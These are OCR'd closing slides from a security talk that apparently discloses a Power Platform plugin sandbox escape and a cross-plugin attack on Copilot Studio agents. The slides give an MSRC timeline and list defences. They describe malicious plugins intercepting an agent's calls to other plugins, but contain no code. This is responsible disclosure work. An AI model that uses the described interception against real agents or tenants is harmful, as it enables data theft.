
Business Central

Improve profitability by accurately accounting for landed costs

Free trial

AGENTS AMPLIFY THIS RISK


- Custom API Plugins can be added as tool to agent
- Bad plugin can intercept agent's calling other plugins



IMPACT OF RISK

- **Microsoft's Copilot Studio estimates:**
  - 230,000 organizations using
  - 90% of Fortune 500

https://www.microsoft.com/en-us/microsoft-365/blog/2025/05/19/introducing-microsoft-365-copilot-tuning-multi-agent-orchestration-and-more-from-microsoft-build-2025/



MICROSOFT'S RESPONSE

MSRC TIMELINE

Date	Notes
2026-04-27	PhantomLabs submitted **VULN-184793** to MSRC detailing sandbox escape and gRPC sidecar access
2026-05-26	MSRC closed **VULN-184793** stating “scenario would only impact the attacker's own workload”
2026-05-27	PhantomLabs submitted **VULN-191173** to MSRC detailing cross-plugin attack to workload not owned by attacker
2026-05-28	MSRC asked for blog write-up, PhantomLabs responded with draft and 2026-06-10 deadline for any feedback
2026-05-29	PhantomLabs submitted **VULN-191693** to MSRC detailing credential exposure and information disclosed in DLLs
2026-06-09	**Waiting public disclosure:** 6de3c91619c5fc074b75fc32469a3643a9daf347b02405fc5b8ea626b3e0d16b
2026-06-10	PhantomLabs reminded MSRC of feedback deadline. MSRC responded saying they would respond EOD. MSRC did not respond EOD.
2026-06-12	**Waiting public disclosure:** 9d4f28a001edbec3019963263c33b82fc75e629a28b97792dfc22c7d1fe4b51f

WE DID BREAK THEIR STATED BOUNDARY

Plug-in registration

There are a few restrictions when you register an Azure-aware custom plug-in. The plug-in must be registered to execute in the sandbox. Sandbox registration limits the plug-in to calling IOrganizationService methods, Azure solution methods, or accessing a network using a web client.

https://learn.microsoft.com/en-us/power-apps/developer/data-platform/write-custom-azure-aware-plugin

MY VERSION OF THEIR DOCS

Plug-in registration

There are no meaningful restrictions when you register an Azure-aware custom plug-in. The container is a hostile, multi-tenant environment. The plug-in executes as ContainerAdministrator with trivial escalation to SYSTEM, with full read/write access to the local file system, SeDebugPrivilege over all processes, and unrestricted outbound internet access.

- “As discussed, the container is treated as a hostile, multi-tenant environment within our security model.” **MSRC, June 22 2026**

DEFENCE!
DEFENCE!

DEFENCE

- **For customers, consider…**
  - Limiting Copilot Studio / Power Platform default access
  - Segmenting Power Plaform Environments / Dataverse orgs
  - Review code of any marketplace plugin


ASKS FOR MICROSOFT

- **For Microsoft…**
  - Downgrade privileges before launching user’s plugin assembly?
  - Microsoft seems not to be informing customers of their own internal threat model of sandbox containers

CONCLUSION

WHAT WE LEARNT

- **Attack Surfaces**
  - Dynamics CRM + Dataverse
  - Power Platform + Copilot Studio
  - Plugins
- **The “Plex” Sandbox**
  - How it works
  - Security boundaries
  - The problems with a cloud lift + shift
- **The supply chain risk**
  - What defenders should do today


NO CVE
FREE BING MAPS
API ACCESS FOR LIFE
imgflip.com

SIMON MAXWELL-STEWART

THE END

- **Blog:** https://www.beyondtrust.com/blog/entry/dataverse-security-plugin-sandbox-risks
- **Me:** @kidtronnix
- **Phantom Labs:** @btphantomlabs
- **Tools**
  - plex.btphantomlabs.com
  - Tooling repo